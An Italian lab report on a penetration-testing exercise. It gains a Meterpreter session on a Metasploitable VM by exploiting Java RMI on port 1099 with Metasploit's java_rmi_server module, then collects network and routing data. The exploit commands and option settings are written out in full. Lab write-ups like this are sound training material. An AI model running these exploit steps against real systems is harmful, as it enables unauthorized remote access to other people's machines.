Relazione: Sfruttamento della vulnerabilità Java RMI sulla porta 1099


Obiettivo dell'esercizio

L'obiettivo di questo esercizio è stato quello di sfruttare una vulnerabilità presente nel servizio Java RMI (Remote Method Invocation) sulla porta 1099 della macchina Metasploitable. Utilizzando il framework Metasploit, si è richiesto di ottenere una sessione Meterpreter sulla macchina vittima e di raccogliere le seguenti informazioni:

1. Configurazione di rete della macchina vittima.
2. Informazioni sulla tabella di routing della macchina vittima.

Preparazione dell'ambiente

1. **Macchina attaccante (Kali Linux):**
    - Indirizzo IP assegnato: `192.168.11.111`
    - Sistema operativo: Kali Linux, configurato per eseguire Metasploit Framework.
2. **Macchina vittima (Metasploitable):**
    - Indirizzo IP assegnato: `192.168.11.112`
    - Sistema operativo: Metasploitable con servizio Java RMI vulnerabile attivo sulla porta 1099.



Fasi di attacco con Metasploit

Avvio di Metasploit Framework: Sul sistema Kali, è stato avviato Metasploit con il comando:

msfconsole

1.

Ricerca di un exploit per Java RMI: Tramite il comando:


search rmi

2. è stato individuato il modulo `exploit/multi/misc/java_rmi_server`, progettato per sfruttare vulnerabilità nel servizio Java RMI.

Configurazione del modulo di exploit: Il modulo è stato caricato con il comando:

use exploit/multi/misc/java_rmi_server
Le opzioni sono state configurate come segue:

set RHOSTS 192.168.11.112
set RPORT 1099
set LHOST 192.168.11.111
set LPORT 4444



Esecuzione dell'exploit: L'exploit è stato eseguito con:

exploit

3. Al termine dell'esecuzione, è stata ottenuta una sessione Meterpreter sulla macchina vittima.

Raccolta delle evidenze

Dopo aver ottenuto l'accesso alla macchina vittima tramite Meterpreter, sono stati raccolti i seguenti dati:

Configurazione di rete: Dal prompt di Meterpreter, è stato eseguito il comando:

meterpreter > shell
ifconfig


1. Risultato:
    - Interfaccia di rete configurata con indirizzo IP `192.168.11.112` e netmask `255.255.255.0`.


Tabella di routing: Sempre dal prompt di Meterpreter, è stato eseguito il comando:

meterpreter > shell
route

2. Risultato:
    - Tabella di routing con la route predefinita configurata correttamente.

Le informazioni raccolte sono state salvate per la documentazione.





Conclusioni

L’esercizio ha dimostrato come sfruttare una vulnerabilità nel servizio Java RMI utilizzando Metasploit. Sono stati raggiunti i seguenti obiettivi:

- Ottenimento di una sessione Meterpreter sulla macchina vittima.
- Raccolta delle informazioni richieste (configurazione di rete e tabella di routing).

Questa attività ha fornito una comprensione pratica dei processi di penetration testing per sfruttare vulnerabilità note e raccogliere informazioni sensibili da sistemi compromessi.